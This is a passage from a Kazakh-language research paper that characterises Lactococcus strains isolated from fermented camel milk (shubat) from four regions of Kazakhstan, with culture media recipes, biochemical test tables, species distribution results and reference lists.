МРС қоректік ортасы: пептон-10 г, ет экстракты-10 г, ашытқы саңырауқұлағының экстрактысы - 5 г; K₂ HPO₄ - 2 г; диамоний цитраты -2 г; глюкоза-20 г; твин-80-1 г; натрий ацетаты-5 г, MgSO₄·7H₂O-0,58 г; MnSO₄·4H₂O - 0,28 г; агар - 15 г; дистилденген су - 1дм³; рН - 6,2 - 6,4; 121°С-та 15 минут бойы залалсыздандырылды. М-17 қоректік ортасын S.lactis-ті культивирлеу үшін қолданылды; фитопептон - 5 г; пептон - 5 г; ашытқы саңырауқұлағының экстрактысы - 2,5 см³; аскорбин қышқылы -0,5 г; Na₂HPO₄

- 8,5 г; KH₂PO₄ - 2 г; 1М. MgSO₄·7H₂O-2; су - дм³; 121°С-та 10 минут бойы залалсыздандырады.

Майсызданған сүт. Қалалық сүт комбинатынан алынған қышқылдылығы 16-18°Т майсызданған сүтті 10 см³ мөлшерінде пробиркаларға және колбаларға құйылып, 121°С-та 10 минут залалсыздандырады.

Дэвис қоректік ортасы: 1 дм³ майсызданған сүтке 10 г глюкоза, 50 см³ ашытқы автолизаты және 100 г СаСО₃ қосылды. Қоректік орта түсі ашық қызғылт болғанға дейін фенол қызыл индикаторын қосып, қоректік ортаны 10-15 см³ мөлшерінде пробиркаларға құйып 121°С-та 10 минут залалсыздандырады.

Богданов қоректік ортасы: 50 см³ - гидролизденген сүт, пептон - 10 г, лимон қышқыл натрий - 10 г; ашытқы автолизаты - 20 см³; глюкоза - 20 г; K₂HPO₄ - 0,5 г; KH₂ PO₄ - 0,5 г; агар-агар - 25 г; рН - 7,0 -7,2; су - 1 дм³; 121°С-та 15 минут залалсыздандырылды [24, 25, 26].

Нәтижелер мен талқылау. Зерттеуде шұбаттар үлгілеріндегі сүт қышқылы бактерияларын құрамында боры бар Богданов қоректік ортасына сеуіп, олардың саны, түрлік құрамы анықталды. Сүт қышқылы бактерияларын шоғыр пішіні мен шоғыр айналасындағы аймақтың борға байланысты түссізденуі арқылы байқалды. Саны бойынша әртүрлі аймақтардағы шұбаттың сүт қышқылы бактериялары аздап қана ажыратылды. Сүт қышқылы бактерияларының жалпы саны 14,7x10⁹ - 15,2x10⁹ БТШ/г аралығында болғандығы көрсетілді.

Әртүрлі аймақтардың шұбаттарының *Lactococcus* штамдары зерттелді. *Lactococcus* штамдарының 119-ы Атырау облысы, 100-і Ақтөбе облысының, 97-сі Алматы облысы және 65-і Қызылорда облысы шұбаттары үлгілерінен бөлініп алынды. Атырау облысының Теңдік, Жанбай, Алғабас, Чкалов, Жасқайрат, Алматы облысының Октябрь, Калинин, Есік ауданының елді мекендерінен шұбаттарынан бөлінді. Барлық аймақтың шұбаттарынан бөлініп алынған сүт қышқылы *Lactococcus* штамдарының морфологиялық, культуральдық, физиологиялық қасиеттері зерттелді.

Торшаларының пішіні дөңгелек, кейде жеке-жеке немесе қосақталып, көбінесе тізбектеліп орналасады. Торша пішіні 0,7-1,0 мкм. Барлық торша Грам әдісі бойынша оң боялады, қозғалмайды, спора түзбейді.

Культуральдық қасиеттеріне келсек, гидролизденген сүтте, МРС сорпасында, сұйық Богданов ортасында 24-48 сағаттан соң анаэробты жағдайда жақ-

сы өсіп культуралық орта біртекті болып лайланады және пробирка түбінде тұнба түзеді. Агарлы қоректік ортаның бетіндегі шоғырлар шеттері және беті тегіс, дөңгелек, ақ түсті шоғырлар түзеді. Тығыз қоректік ортада терең орналасқан шоғырлар жасымықша, қайықша тәрізді, ұзындығы 1-1,5 мм-ге дейін болады. *Lactococcus* штамдарын көлбеу агардың бетіне өсіргенде нәзік жартылай мөлдір жінішке сызық түрінде болады. Сүтте өсіргенде барлық дерлік штамдар жағымды қышқыл сүт иісті нығыз қоймалжың түзді. Сөйтіп морфологиялық және культуралық белгілері бойынша штамдар грам-оң, факультативті-анаэробты, спора түзбейтін *Lactococcus* штамдарына жатады. *Lactococcus* түрін анықтау үшін бөлініп алынған штамдардың каталазаға байланысты тест жүргізу, қанды агарда өсуі, оттегіне қатысы, сілтілік ортаға толеранттылығы, метилен көгіне, NaCl-ң әртүрлі концентрациясына әсері зерттелді.

Алдымен шұбат үлгілерінің қышқылдылығын

Тернер бойынша және органолептикалық көрсеткіштері анықталды. Нәтижелері 1-кестеде көрсетілген. Атырау облысының елді мекендерінің шұбаттарының қышқылдылығы 120⁰-ден 160⁰ Т, Ақтөбе облысы 140⁰Т-180⁰ Т, Алматы облысында 100⁰Т-120⁰Т, Қызылорда облысында 110⁰Т-140⁰Т болды. Кейбір үлгілер консистенциясы дәмдік қасиеттері бойынша ажыратылды.

Жанбай елді мекенінен алынған шұбаттың консистенциясы біртекті емес, шайқағанда ажырайтын іріткі түйіршік болды. Атырау облысының Тендік, Жанбай, Алғабас, Жасқайрат елді мекендерінен алынған шұбат үлгілерінен ысталған күбінің иісі байқалды. Жоғары қышқылдылық көрсеткен шұбат үлгілерінен өткір қышқыл сүт дәмі сезілді. Әртүрлі аймақтың шұбаттарының дәмі мен иісінің әрқалай болуы ыдысты ыстау, шұбатты дайындау технологиясына, әртүрлі аймақтағы мал жайылымына байланысты болуы мүмкін.

1 кесте – Әртүрлі географиялық аймақтар шұбаттарының органолептикалық қасиеттері

Облыстар	Қышқылдылығы, 0Т	Консистенциясы	Дәмі мен иісі
1. Атырау, п. Тендік; 1 2	120 130	Сұйық, біртекті, көбік түзгіш	Таза түтінделген ыдыстың, таза қышқыл сүттің иісі бар
п. Жанбай, 3 4	140 160	Сұйық, біртекті, көбік түзгіш	Таза түтінделген ыдыстың, таза қышқыл сүттің иісі бар
п. Алғабас 5 6 7	110 120 160	Қою, біртекті, кішкене мөлшерде іріткілері бар	Таза түтінделген ыдыстың, таза қышқыл сүттің иісі бар
п. Чкалово, 8 9 10	110 120 160	Қою, біртекті, кішкене мөлшерде іріткілері бар	Таза қышқыл сүт тағамы, иісі жоқ
2. Ақтөбе 11 12 13	140 160 180	Сұйық, біртекті, сілкігенде көбік түзеді. Қою, біртекті, көбік түзеді	Таза қышқыл сүт тағамы, иіссіз Таза қышқыл сүт тағамы, иіссіз Таза қышқыл сүт тағамы, өткір иіссіз
3. Алматы. Октябрь районы 14 15 Калинин районы 16 17 Иссык районы 18	100 130 110 120 110	Сұйық, біртекті, көбік түзбейді Сұйық, біртекті, көбіксіз Сұйық, біртекті, көбіксіз	Таза қышқыл сүт тағамы, иіссіз Таза қышқыл сүт тағамы, иіссіз Таза қышқыл сүт тағамы, иіссіз

4. Қызылорда			
19	110	Сұйық, біртекті, көбіксіз	Таза қышқыл сүт тағамы, иіссіз
20	120		
21	120		
22	140		
23	140		
5. Жасқайрат			
10	115	Қою, біртекті, көбік түзеді	Таза қышқыл сүт тағамы, иіссіз
		Сұйық, біртекті, көбікті	Таза қышқыл сүт иісті

Ыдысты ыстауға байланысты ерекше дәмі мен иісі байқалатын шұбат Атырау облысынан (п. Теңдік, Жанбай және Алғабас) алынған үлгілерде байқалды. Қалған шұбат үлгілерінің таза қышқыл дәмі мен иісі болды. Әртүрлі аймақтардан бөлініп алынған шұбат үлгілерінің түстері, консистенциясы бойынша ажыратылды.

Атырау (Жанбай, Чкалов, Жасқайрат елді мекенінде), Ақтөбе және Қызылорда облыстарынан алынған шұбаттар біркелкі және қою екені анықталды.

Шұбат үлгілерінен бөлініп алынған *Lactococcus* штаммдарының физиологиялық және биохимиялық қасиеттері 2-кестеде көрсетілген.

2 кесте – *Lactococcus* штаммдарының кейбір физиологиялық және биохимиялық қасиеттері

Облыстар	Штамдар	Ұқсас қасиеттері бар штамдар	Қоректік орта құрамындағы мөлшері, %				Сілтілі қоректік ортасындағы рН		Каталазаға қатысты тест	Түзілуі		Желатиннің сұйылуы	
			NaCl		Сүттегі метилен көгі		9,2	9,6		Глюкозадан CO ₂ -ң	Аргининнен NH ₃		
			4,5	6,5	0,1	0,3							
Атырау	109	32	+	-	+	+	+	-	-	-	+	-	
		31	+	-	±	+	-	-	-	-	+	-	
		32	-	-	-	-	-	-	-	-	-	-	-
		8	-	-	±	-	-	-	-	-	-	-	-
		3	-	-	-	±	+	-	-	-	-	-	-
		3	-	-	+	±	-	-	-	-	-	-	-
Ақтөбе	100	38	+	-	+	+	+	-	-	-	+	-	
		22	+	-	+	+	+	-	-	-	+	-	
		36	-	-	-	-	-	-	-	-	-	-	-
		4	-	-	±	±	-	-	-	-	-	-	-
Алматы	97	18	+	-	+	+	+	-	-	-	+	-	
		20	+	-	±	+	+	-	-	-	+	-	
		57	-	-	-	-	-	-	-	-	-	-	-
		2	-	-	+	±	-	-	-	-	-	-	-
Қызылорда	65	21	+	-	+	+	+	-	-	-	+	-	
		14	+	-	±	+	+	-	-	-	+	-	
		10	-	-	-	-	-	-	-	-	-	-	-
		20	-	-	+	±	-	-	-	-	-	-	-

Ескертпе – 1 (+) – жақсы байқалады; 2 (±) – нашар; 3 (-) – байқалмайды

Бөлініп алынған барлық культуралар каталаза түзбеді, желатинаны сұйылтпады, глюкозадан газ түзбеді. Бірде-бір штамм рН-9,6 сілтілі ортада өспеу қасиеті арқылы энтерококкалардан ажыратылып алынды.

Ұқсас және сәйкес қасиеттерінің жиынтықтарына байланысты штамдарды *Lactococcus* туысына жатқызылды. Әртүрлі аймақтардан алынған сүтқышқылы бактериялары *Lactococcus* штаммдарының саны *Lactobacillus* санынан жоғары болды. *Lactobacillus* бөлек зерттелді.

Зерттеліп отырған шұбаттардың үлгілерінен бөлініп алынған сүтқышқылы бактериялары *Lactococcus* штаммдарының қасиеттерінің ұқсастығына байланысты 3 топқа бөлінді.

3-кестеден, бірінші топқа жатқызылған сүт қышқылы бактерияларының саны басқаларына қарағанда басым екендігі байқалады. Олар метилен көгіне сезімталдығына қарай екі топшаға бөлінді. Бірінші топшаға 109 *Lactococcus* штаммдары сүттегі метилен көгінің 0,1 және 0,3%-ін қалыпқа келтірсе, екінші топшаға жататын 97 штамм *Lactococcus* ме-

тилен көгін әлсіз қалыпқа келтіргені байқалды. 206 штамм толығымен рН-9,2 сілтілі ортада өсіп, аммиакты аргининнен түзді. II-топқа жатқызылған 143 *Lactococcus* штаммдары 4,5%, 6,5% ас тұзы бар қо-

ректік ортада, рН-9,2 және 9,6-да өспеді, метилен көгінің әртүрлі концентрациясын бұрынғы қалыпқа келтірмеді.

3 кесте – *Lactococcus* штаммдарының кейбір физиологиялық және биохимиялық қасиеттері

Топтар	Штамдар саны	Қоректік орта құрамындағы мөлшері, %					Сілтілі қоректік орта, рН		Каталазаға қатысты тест	Түзілуі		Желатиннің сұйылуы
		NaCl 6,5	NaCl 4,5	Сүттегі метилен көгінің мөлшері, %			9,2	9,6		Глюкозадан CO ₂ -ң	Аргининнен NH ₃	
				0,1	0,3	9,2						
1	109	-	+	+	+	+	-	-	-	+	-	
	97	-	+	±	±	+	-	-	-	+	-	
2	143	-	-	-	-	-	-	-	-	-	-	
3	32	-	-	+	±	-	-	-	-	-	-	

Ескертпе – 1 (+)-қасиет жақсы байқалады; 2 (±) – нашар; 3 (-) – байқалмайды

III-топқа 32 *Lactococcus* штаммдары жатқызылды, олар гомоферментативті, протеолитикалық белсенді емес, NaCl концентрациясына төзімсіз, сүттегі метилен көгін алдыңғы қалыпқа келтіргенімен, сілтілі ортада өспейтіні анықталды.

Келесі зерттеуде *Lactococcus* штаммдары түрлік құрамын анықтау үшін әртүрлі көмірсуларды ашыту қасиеттері зерттелді.

4-кестеде көрсетілгендей, барлық *Lactococcus*

штаммдары глюкоза, лактоза, сахарозаны ашытады. I топтағы 206 штаммдардың 161-і арабиноза мен маннитті, 45-і арабинозаны әлсіз, ал маннитті жақсы ашытады, екінші топтан айырмашылығы мальтозаны ашытпайды. II топтың 143 изолятының 10-ы мальтоза мен маннитті жақсы ашытса, 133-і тек қана маннитті ғана ашытты. III топтың *Lactococcus* штаммдары I топ штамдарынан айырмашылығы рафиноза мен рамнозаны, сол секілді мальтоза мен маннитті және 2 штамы ғана арабинозаны ашытады.

4 кесте – Әртүрлі аймақтың шұбаттарынан бөлініп алынған сүт қышқылы бактерияларының көмірсуды ашытуы

Топтар	Штамдар саны	Арабиноза	Мальтоза	Сахароза	Лактоза	Глюкоза	Глицерин	Маннит	Сорбит	Раффиноза	Ксилоза	Рамноза
1	2	3	4	5	6	7	8	9	10	11	12	13
I	161	+	-	+	+	+	-	+	-	-	-	-
	35	±	-	+	+	+	-	+	-	-	-	-
II	133	-	-	+	+	+	-	+	-	-	-	-
	10	-	+	+	+	+	-	+	-	-	-	-
III	2	±	±	+	+	+	-	+	-	+	-	-
	20	-	+	+	+	+	-	+	-	+	-	+
	6	-	±	+	+	+	-	+	-	+	-	+
	4	-	±	+	+	+	-	+	-	+	-	±

Сонымен бірге, *Lactococcus* штаммдарының температураға қатысы зерттелді. Барлық штаммдардың әртүрлі қоректік орталарда (гидролизденген сүт пен майсызданған сүтте), әртүрлі температура (25⁰С, 30⁰С, 37-40⁰С, 45⁰С) көрсеткіштерінде өсуі зерттелді (5-кесте).

5-кестеден 25-30⁰С, 37⁰С-та *Lactococcus* штаммдары жақсы өссе, ал 45⁰С-та олардың өспейтіндігі анықталды. Осындай қасиет аталған микро-

организмдерге тән. Сөйтіп, *Lactococcus* штаммдары үшін оптимальды температура 25⁰С, ал максималдысі 37⁰С. Морфологиялық, физиологиялық және биохимиялық қасиеттер бойынша әртүрлі аймақтың шұбаттарынан бөлініп алынған бактериялардың бірінші тобының 206 штаммы *Lac.lactis subsp.lactis*, екінші топқа жататын 143 штамм - *Lac.lactis subsp.cremoris*, ал үшінші топтағыларды *Lac.raffinolactis* түріне жатқызылды.


5 кесте – *Lactococcus* штамдарының әртүрлі температурада өсуі

Топтар	Штамдар саны	Температура, 0 С				
		25	30	37	40	45
1	158	+	+	+	-	-
	48	+	±	+	+	-
2	76	+	+	+	-	-
	57	±	+	+	+	-
	10	+	±	+	-	-
3	8	±	±	+	+	-
	20	+	+	+	-	-
	4	±	+	+	+	-

Ескертпе – 1 - *Lactococcus lactis* subsp. *lactis*; 2 - *Lactococcus lactis* subsp. *cremoris*; 3 - *Lactococcus raffinolactis*

6 кесте – Әртүрлі облыстың шұбаттарынан бөлініп алынған *Lactococcus* штамдары түрлерінің саны

Түрлері	Әртүрлі облыстың шұбаттарынан бөлініп алынған <i>Lactococcus</i> штамдары саны			
	Қызылорда	Алматы	Атырау	Ақтөбе
<i>Lac.lactis</i> subsp. <i>lactis</i>	35	38	73	60
<i>Lac. lactis</i> subsp. <i>cremoris</i>	10	57	40	36
<i>Lac.raffinolactis</i>	20	2	6	4




1 сурет – Әртүрлі аймақтың шұбаттарынан бөлініп алынған *Lactococcus* штамдары түрлік құрамы және кездесу жиілігі (сан шамасы):

1 – Қызылорда облысы; 2 – Алматы облысы; 3 – Атырау облысы; 4 – Ақтөбе облысы. ■ – *Lactococcus lactis* subsp. *lactis*, ■ – *Lactococcus lactis* subsp. *cremoris*, ■ – *Lactococcus raffinolactis*

Әртүрлі облыстың шұбаттарынан бөлініп алынған *Lactococcus* штамдарының түрлік құрам саны 6-кестеде (1-суретте) көрсетілген.

6-кестеден сан жағынан *Lac.lactis* subsp. *lactis* және *Lac.lactis* subsp. *cremoris* түріне жататын штамдар басым екендігі анықталды.



2 сурет – Әртүрлі аймақтың шұбаттарынан бөлініп алынған *Lactococcus* штамдары түрлік құрамы және кездесу жиілігі (пайызға шаққанда):

1 – Қызылорда облысы; 2 – Алматы облысы; 3 – Атырау облысы; 4 – Ақтөбе облысы. ■ – *Lactococcus lactis subsp. lactis*, ■ – *Lactococcus lactis subsp. cremoris*, ■ – *Lactococcus raffinolactis*

2-суретте барлық бөлініп алынған *Lactococcus* штамдары пайызға есептегендегі құрамы көрсетілген. Суретте Атырау облысының шұбат үлгісінен алынған *L. lactis subsp. lactis* штамдар саны 32,10%, Ақтөбе облысының үлгісінен бөлініп алынған штамдар саны 30,60%. Қызылорда мен Алматы облысының шұбаттарынан бөлініп алынған культур *Lac. lactis subsp. lactis* штамдары 19,38% және 17,85% құрайды. *Lac. lactis subsp. cremoris* біраз мөлшері Алматы облысы (39,80%) және Атырау облысында (20,40%). Орташа мөлшері Ақтөбе облысының шұбат үлгілерінен бөлініп алынған (18,36%). Неғұрлым аз мөлшері Қызылорда облысының шұбат үлгілерінен бөлініп алынды (6,9%). *Lac. raffinolactis* түрі Қызылорда облысының шұбатының үлгілерінен салыстырмалы түрде көбірек мөлшері бөлініп алынды (13,98%). Алматы шұбат үлгілерінен - 1,02%, Ақтөбе облысының шұбатынан - 2,79%, ал Атырау облысының шұбаттарынан бөлініп алынғаны - 4,19%.

Қорытынды. Бұл зерттеуде Қазақстанның әртүрлі географиялық аймақтарының шұбаттарынан бөлініп алынған сүтқышқыл бактериялар штамм-

дары толық зерттелді. Бөлініп алынған *Lactococcus* штамдарының физиологиялық және биохимиялық қасиеттері зерттеліп, қасиеттерінің ұқсастығына байланысты 3 топқа бөлінді. Бұл штамдардың көмірсуды ашыту ерекшелігі, әртүрлі температурада өсу ерекшеліктері анықталды. Әртүрлі облыстың шұбаттарынан бөлініп алынған *Lactococcus* штамдарының түрлерінің саны, түрлік құрамы және кездесу жиілігі бойынша да зерттеу жүргізілді. Атырау және Ақтөбе облысының шұбаттарында *Lac. lactis subsp. lactis* басым болса, Алматы облысының шұбаттарында *Lac. lactis subsp. cremoris* басым болғандығы байқалады. Әртүрлі аймақтардан ең аз мөлшерде бөлініп алынған топқа *Lac. raffinolactis* жатқызуға болады.

Алғыс, мүдделер қақтығысы (қаржыландыру)

Жұмыс авторлары «Қазақ қайта өңдеу және тамақ өнеркәсібі ҒЗИ» ЖШС Астана филиалының, Х. Досмұхамедов атындағы Атырау университетінің, Л.Н. Гумилев атындағы Еуразия ұлттық университетінің, Алматы технологиялық университетінің басшылығы мен ғалымдарына алғысын білдіреді.

Әдебиеттер

1. Kechagia, M., Basoulis, D., Konstantopoulou, S., Dimitriadi, D., Gyftopoulou, K., Skarmoutsou, N., Fakiri, E. M. Health Benefits of Probiotics: A Review. *ISRN Nutrition*. Vol. 5.- 2013.- pp.1–7. <https://doi.org/10.5402/2013/481651>
2. Hill, C., Guarner, F., Reid, G., Gibson, G. R., Merenstein, D. J., Pot, B., Morelli, L., Canani, R. B., Flint, H. J., Salminen, S., Calder, P. C., Sanders, M. E. The International Scientific Association for Probiotics and Prebiotics consensus statement on the scope and appropriate use of the term probiotic. *Nature Reviews Gastroenterology & Hepatology*. Vol. 11, Issue 8.- 2014.- pp.506-514. <https://doi.org/10.1038/nrgastro.2014.66>
3. Сағындықова С. Әртүрлі өнімдердегі сүт қышқылы бактерияларының алуан түрлілігі, қасиеттері және практикалық маңызы. Алматы: ССК баспасы, 2020. - 336 б.
4. Sagyndukova S. Z.; Dyussekenova A. et. al. Influence of training of cognitive - practical activity of students on efficiency of professional training in the process of educational field practice on biology. *Periódico Tchê Química*. Vol.15, Issue 30. - 2018. – pp.322-329.
https://doi.org/10.52571/ptq.v15.n30.2018.325_periodico30_pgs_322_329.pdf
5. Ayazbekova M.A., Yessenova A.B. Nutritional value and safety of camel milk in mangistau region of the republic of Kazakhstan. *Вестник КазННТУС*. - № 4. -2018.- pp.298-304.
6. Сағындықова С.З. Шұбаттан бөлініп алынған сүт қышқылы бактерияларының негізгі қасиеттерін зерттеу. Еуразия университетінің жаңалықтары. - №1-2. -2003. - 389-394 б.
7. Swati J., Kanika K., Sourish K., Subir K. Bacterial strains from local curd, ice-cream and natural milk cultures as potential probiotic candidate: isolation, characterization and in vitro analysis. *International Journal of Probiotics and Prebiotics*. -Vol. 4, Issue 3 – 2009.- pp. 187-194.
8. Lehtoranta L., Pitkäranta A., Korpela R. The effects of probiotic combination lactobacillus rhamnosus gg and lactobacillus rhamnosus LC705 in cytokine and chemokine response in human macrophage. *International Journal of Probiotics and Prebiotics*.- Vol. 7, Issue 1.-2012.- pp.17-22.
9. Agrawal R.P., Swami S.C., Beniwal R., et al. Effect of camel milk on glycemic control, risk factors and diabetes quality of life in type-1 diabetes: a randomised prospective controlled study. *Journal of Camel Practice and Research*. -Vol. 10 .-2003.- pp. 45-50.
10. Karray N., Lopez C., Ollivonn M., Attia H. La matièregrasse du lait de dromadaire: composition, microstructure et polymorphisme, Une revue. *Oleaginous Fat Matter Lipid*. -Vol. 12.- 2005.- pp. 439-46.
11. Konuspayeva G., Lemarie E., Faye B., Loiseau G., Montet D. Fatty acid and cholesterol composition of camel's (Camelus bactrianus, Camelus dromedarius and hybrids) milk in Kazakhstan. *Dairy Science & Technology*.- Vol. 88.- 2008.- pp. 327-40.
12. Konuspayeva G., Faye B., Loiseau G., Levieux D. Lactoferrin and Immunoglobulin content in camel milk from Kazakhstan. *Journal of Dairy Science*. - Vol. 90.- 2007.- pp. 38-46.
13. Sagyndukova S., Zhambylov A. Use of lactic bacteria strains Lac.cremoris subsp. lactis-7, Lbm.casei-27 with antagonistic properties for preparing a new drink from camel milk. *The scientific heritage*.- Vol. 2, Issue 86.- 2022.- pp. 4-8.
14. Mohammed A., Ahmed M., Osman Ahmed A., Yousof S., Hamad S., Shuaib Y., Ibrahim N. Seroprevalence and risk factors of brucellosis in dromedary camels (Camelus dromedarius) in Sudan from 1980 to 2020: a systematic review and meta-analysis. *Veterinary Quarterly*.-Vol. 43.- Issue 1.- 2023.- pp.1–15.
<https://doi.org/10.1080/01652176.2023.2248233>
15. Малашенко Ю.Р., Мучник Ф.В., Романовская В.А., Садовников Ю.С. *Математические модели ЭВМ в микробиологической практике*. – Киев.- Науково думка.- 1980.- 195 с.
16. Плохинский Н.А. *Проблемы современной биометрии*. Москва: издательство Московского университета. - 1981.- 168 с.
17. Aforijiku S., Onilude A. A. Isolation and Characterisation of Lactic Acid Bacteria from Raw and Fermented Milk. *South Asian Journal of Research in Microbiology*. – Vol.5, Issue 1.- 2019.- pp. 1–10.

<https://doi.org/10.9734/sajrm/2019/v5i1-230119>

18. Patil N. S., Kurhekar J. V. Optimization of Protease Production by *Bacillus isronensis* Strain KD3 Isolated from Dairy Industry Effluent. *Nature Environment and Pollution Technology*.- Vol. 19, Issue 3. – 2020.- pp.1257–1264. <https://doi.org/10.46488/nept.2020.v19i03.041>
19. Maltseva O. N., Islamova A. A. Microbiological monitoring of the production environment at the Birsk Dairy Plant. *Samara Journal of Science*.- Vol. 9, Issue 4.- 2020.- pp.99–103. <https://doi.org/10.17816/snv202094115>
20. Golban R. Microbiological approaches regarding the bacterial microflora in some assortments of dairy products. *Scientific Papers Journal veterinary series*. - Vol. 66, Issue 2.- 2023.- pp.54–59. <https://doi.org/10.61900/spjvs.2023.02.11>
21. Larionov G. A., Checheneshkina O. Y., Yatrusheva E. S. Microbiological safety of milk and dairy products. *Problems of veterinary sanitation, hygiene and ecology*. Vol. 1, Issue 41.- 2022.- pp.99–105. <https://doi.org/10.36871/vet.san.hyг.ecol.202201012>.
22. Larionov G. A., Efimov A. V., Checheneshkina O. Y. Physico-chemical properties and microbiological safety of milk and dairy products. *Problems of veterinary sanitation, hygiene and ecology*. -Vol. 3, Issue 47.- 2023.- pp.286 - 292 <https://doi.org/10.36871/vet.san.hyг.ecol.202303005>
23. Bondarenko A. V., Kurbanova M. N., Abdullaeva, A. M., Samoylova A. M. Microbiological safety assessment of dairy products. In *Problems of veterinary sanitation, hygiene and ecology*. - Vol. 3, Issue 47.- 2023.- pp. 293–299. <https://doi.org/10.36871/vet.san.hyг.ecol.202303006>
24. Сағындықова С.З. Сүт қышқылы бактериялары мен ашытқы саңырауқұлақтарының негізгі қасиеттері мен қолданылуы. Алматы.- Алматы баспасы.- 2001.- 133 б.
25. Rinky F., Reza S., Nowar A., Ghosh S., Rahman A., Alim S. R. Analysis of Microbiological Quality and Antibiotic Resistance Patterns in Milk Supply Chain. In *Bioresearch Communications*. Vol. 10, Issue 1.-2023. - pp.1462–1473. <https://doi.org/10.3329/brc.v10i1.70686>
26. Adam Y. S. I., Younis E. M., Khogali K. M. Effect of Production System on Chemical Composition and Macro-Minerals of Sudanese camels Milk. *Journal of Food Sciences*.- Vol.3.- Issue 1.- 2022.- pp.10–20. <https://doi.org/10.47941/jfs.1099>

References

1. Kechagia, M., Basoulis, D., Konstantopoulou, S., Dimitriadi, D., Gyftopoulou, K., Skarmoutsou, N., Fakiri, E. M. Health Benefits of Probiotics: A Review. *ISRN Nutrition*. Vol.5.- - 2013.- pp.1–7. <https://doi.org/10.5402/2013/481651>
2. Hill, C., Guarner, F., Reid, G., Gibson, G. R., Merenstein, D. J., Pot, B., Morelli, L., Canani, R. B., Flint, H. J., Salminen, S., Calder, P. C., Sanders, M. E. The International Scientific Association for Probiotics and Prebiotics consensus statement on the scope and appropriate use of the term probiotic. *Nature Reviews Gastroenterology & Hepatology*. Vol. 11, Issue 8.- 2014.- pp.506-514. <https://doi.org/10.1038/nrgastro.2014.66>
3. Сағындықова С. Әртүрлі өнімдердегі сүт қышқылы бактерияларының алуан түрлілігі, қасиеттері және практикалық маңызы. Алматы: SSK баспасы, 2020. - 336 б.
4. Сағындықова С. З.; Dyussekenova A. et. al. Influence of training of cognitive - practical activity of students on efficiency of professional training in the process of educational field practice on biology. *Periódico Tchê Química*. Vol.15, Issue 30. -2018. – pp.322-329. https://doi.org/10.52571/ptq.v15.n30.2018.325_periodico30_pgs_322_329.pdf
5. Ayazbekova M.A., Yessenova A.B. Nutritional value and safety of camel milk in mangistau region of the republic of Kazakhstan. *Вестник КазНУТУС*.- № 4.- 2018.- pp.298-304.
6. Сағындықова С.З. Шұбаттан бөлініп алынған сүт қышқылы бактерияларының негізгі қасиеттерін зерттеу. Еуразия университетінің жаңалықтары. - №1-2. -2003. - str. 389-394.[in Kazakh].
7. Swati J., Kanika K., Sourish K., Subir K. Bacterial strains from local curd, ice-cream and natural milk cultures

as potential probiotic candidate: isolation, characterization and in vitro analysis. *International Journal of Probiotics and Prebiotics*. -Vol. 4, Issue 3 – 2009.- pp. 187-194.

8. Lehtoranta L., Pitkäranta A., Korpela R. The effects of probiotic combination lactobacillus rhamnosus gg and lactobacillus rhamnosus LC705 in cytokine and chemokine response in human macrophage. *International Journal of Probiotics and Prebiotics*.- Vol. 7, Issue 1.-2012.- pp.17-22.

9. Agrawal R.P., Swami S.C., Beniwal R., et al. Effect of camel milk on glycemic control, risk factors and diabetes quality of life in type-1 diabetes: a randomised prospective controlled study. *Journal of Camel Practice and Research*. -Vol. 10 .-2003.- pp. 45-50.

10. Karray N., Lopez C., Ollivonn M., Attia H. La matièregrasse du lait de dromadaire: composition, microstructure et polymorphisme, Une revue. *Oleaginous Fat Matter Lipid*. -Vol. 12.- 2005.- pp. 439-46.

11. Konuspayeva G., Lemarie E., Faye B., Loiseau G., Montet D. Fatty acid and cholesterol composition of camel's (*Camelus bactrianus*, *Camelus dromedarius* and hybrids) milk in Kazakhstan. *Dairy Science & Technology*.- Vol. 88.- 2008.- pp. 327-40.

12. Konuspayeva G., Faye B., Loiseau G., Levieux D. Lactoferrin and Immunoglobulin content in camel milk from Kazakhstan. *Journal of Dairy Science*. - Vol. 90.- 2007.- pp. 38-46.

13. Sagyndykova S., Zhambaylov A. Use of lactic bacteria strains *Lac.cremoris* subsp. *lactis*-7, *Lbm.casei*-27 with antagonistic properties for preparing a new drink from camel milk. *The scientific heritage*.- Vol. 2, Issue 86.- 2022.- pp. 4-8.

14. Mohammed A., Ahmed M., Osman Ahmed A., Yousof S., Hamad S., Shuaib Y., Ibrahim N. Seroprevalence and risk factors of brucellosis in dromedary camels (*Camelus dromedarius*) in Sudan from 1980 to 2020: a systematic review and meta-analysis. *Veterinary Quarterly*.-Vol. 43.- Issue 1.- 2023.- pp.1–15.

<https://doi.org/10.1080/01652176.2023.2248233>

15. Malashenko Ju.R., Muchnik F.V., Romanovksaja V.A., Sadovnikov Ju.S. Matematicheskie modeli JeVM v mikrobiologicheskoy praktike. – Kiev.- Naukovo dumka.- 1980.- 195s. [In Russian].

16. Plohinskij N.A. Problemy sovremennoj biometrii. Moskva: izdatel'stvo Moskovskogo universiteta. - 1981.- 168 s. [In Russian].

